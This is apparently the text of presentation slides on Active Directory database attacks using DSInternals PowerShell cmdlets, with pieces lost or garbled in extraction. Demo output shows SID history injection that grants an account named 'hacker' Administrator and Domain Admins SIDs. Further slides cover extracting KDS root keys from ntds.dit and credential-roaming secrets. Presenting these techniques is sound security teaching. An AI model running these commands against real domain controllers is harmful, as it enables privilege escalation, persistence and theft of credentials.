


A screenshot of a Windows PowerShell terminal window titled "Administrator: Windows PowerShell". The terminal shows a series of commands and their outputs for forging a SID history entry. The commands are: "Stop-Service ntds -Force", "(Get-ADDomainController -DBPath C:\Windows\NTDS\ntds.dit).DomainSid.Value", "Add-ADDSidHistory -SamAccountName hacker -DBPath C:\Windows\NTDS\ntds.dit", and "Start-Service ntds". The output of the second command is a long SID string. The output of the third command is a list of four SID history entries, each preceded by ">>>".


```
Administrator: Windows PowerShell

PS> Stop-Service ntds -Force
PS> (Get-ADDomainController -DBPath C:\Windows\NTDS\ntds.dit).DomainSid.Value
S-1-5-21-3180365339-800773672-3767752645
PS> Add-ADDSidHistory -SamAccountName hacker -DBPath C:\Windows\NTDS\ntds.dit `
>>> -SidHistory S-1-5-21-3180365339-800773672-3767752645-500,
>>> S-1-5-21-3180365339-800773672-3767752645-512,
>>> S-1-5-21-3180365339-800773672-3767752645-517,
>>> S-1-5-21-3180365339-800773672-3767752645-520
PS> Start-Service ntds
PS>
```





# SID Filtering?



# Demo


# SID History Injection

```
C:\>repadmin /showobjmeta lon-dc1 "CN=April Reagan,OU=IT,DC=Adatum,DC=com"
```

29 entries.

Loc.USN	Originating DSA	Org.USN	Org.Time/Date	Ver	Attribute
=====	=====	=====	=====	===	=====
14347	91193cfa-6dd8-459f-a0aa-d32f0a8f9d59	14347	2013-10-22 08:31:38	1	objectClass
14347	91193cfa-6dd8-459f-a0aa-d32f0a8f9d59	14347	2013-10-22 08:31:38	1	cn
73783	Default-First-Site-Name\LON-DC1	73783	2015-09-12 21:03:45	2	sn
14347	91193cfa-6dd8-459f-a0aa-d32f0a8f9d59	14347	2013-10-22 08:31:38	1	l
14347	91193cfa-6dd8-459f-a0aa-d32f0a8f9d59	14347	2013-10-22 08:31:38	1	givenName





```
PS> Get-Help Add-ADDBSidHistory

NAME

    Add-ADDBSidHistory

SYNTAX


    Add-ADDBSidHistory [-SamAccountName] <string> -SidHistory <SecurityIdentifier> [-SkipMetaUpdate] [-LogPath <string>] [<CommonParameters>]
```


# Demo



# Replication Metadata

# DPAPI-NG (AKA CNG DPAPI)

- NCryptProtectSecret(Descriptor, Data,...)
- NCryptUnprotectSecret(ProtectedBlob,...)





  Certificate Export Wizard

**Security**

To maintain security, you must protect the private key to a security principal or by using a password.

☒ **Group or user names (recommended)**

contoso\Domain Admins

Add

Remove

☐ **Password:**

**Confirm password:**

Encryption: AES256-SHA256 ▼

Next

Cancel



Active Directory Sites and Services

File Action View Help

Active Directory Sites and Services [LON-DC1.A

- > Sites
- ▼ Services
  - > AuthN Policy Configuration
  - > Claims Configuration
  - ▼ Group Key Distribution Service
    - Master Root Keys
    - > Server Configuration
  - > Microsoft SPP
  - > MsmqServices
  - > NetServices
  - > Public Key Services
  - > RRAS
  - > Shadow Principal Configuration
  - > Windows NT

Name	Type
2909f14f-ad23-7202-e917-4771901471ea	msKds-ProvRootKey
cd1926a9-4afb-ccdc-a337-702c1e1d7ab5	msKds-ProvRootKey

```
DSInternals 2.18
PS> Get-ADDBKdsRootKey -DBPath .\ntds.dit


Id: 746ed3c0-1e76-336d-6d3b-2921032b41f0
Version: 1
Creation Time: 24. 8. 2016 19:24:18
Effective Time: 3. 9. 2016 19:24:18
Domain Controller: CN=LON-DC1,OU=Domain Controllers,DC=Adatum,DC=com
Key
  e23159b3b7e2265597e26b4f4ac19078179240db3647cc7729fd90623493829e9c
  844376a4033cc395fc038ad3a84027be7cf6241dbfb270762902cde
Key Derivation Function
  Algorithm: SP800_108_CTR_HMAC
  Parameters: {[0, SHA512]}
Secret Agreement
  Algorithm: DH
  Public Key Length: 2048
  Private Key Length: 512
  Parameters
    0c0700004448504d000100008758e61db4b6663cffbhd19c651959998ccef608
```

# Demo

# Extracting

# KDS Root Keys

# Credential Roaming





Certificate Services Client - Credential Roaming Properties

General Filters

☐ Not Configured  
☒ Enabled  
☐ Disabled

Maximum tombstone credentials lifetime in days:

60

Maximum number of roaming credentials per user:

2,000

Maximum size (in bytes) of a roaming credential:

65,535

☒ Roam stored user names and passwords

OK Cancel Apply

John Doe Properties

Published Certificates	Member Of	Password Replication	Dial-in	Object
Security	Environment	Sessions	Remote control	
General	Address	Account	Profile	Telephones
Remote Desktop Services Profile			COM+	Attribute Editor

Attributes:

Attribute	Value
msPKIAccountCredentials	B:4442:25315C34373731646661626363
msPKIDPAPIMasterKeys	B:1744:25305C63313465376636392D3:
msPKIRoamingTimeStamp	\58\7E\03\D0\19\A6\D5\01\F4\E0\05
objectCategory	CN=Person,CN=Schema,CN=Configurati
objectClass	top; person; organizationalPerson; user
primaryGroupID	513 = ( GROUP_RID_USERS )
pwdLastSet	8/1/2019 10:20:03 PM Central Europear

## Credential Roaming

Created: 11/28/2019 7:29:47 PM

Modified: 11/28/2019 7:29:47 PM

### Credentials:

DPAPIMasterKey: c14e7f69-3bf5-4c49-92d8-78d759d74ece

DPAPIMasterKey: bfefb3a6-5cdc-44f9-8521-a31feb3acdb1

CNGPrivateKey: C9ABDF8DC38EA2BA2E20AEC770D91210FF919F87

CNGPrivateKey: 9F95F8E4F381BFFFD22B5EFAA013E53268451310

CNGCertificate: AF839B040D1257997A8D83EE71F96918F4C3EA01

CNGCertificate: 49FD324E5CC4A6020AC9D12D4311C7B33393A1C4

CryptoApiCertificate: DEFFADB62EE547CB88973DF664C4DC958E8E64D8

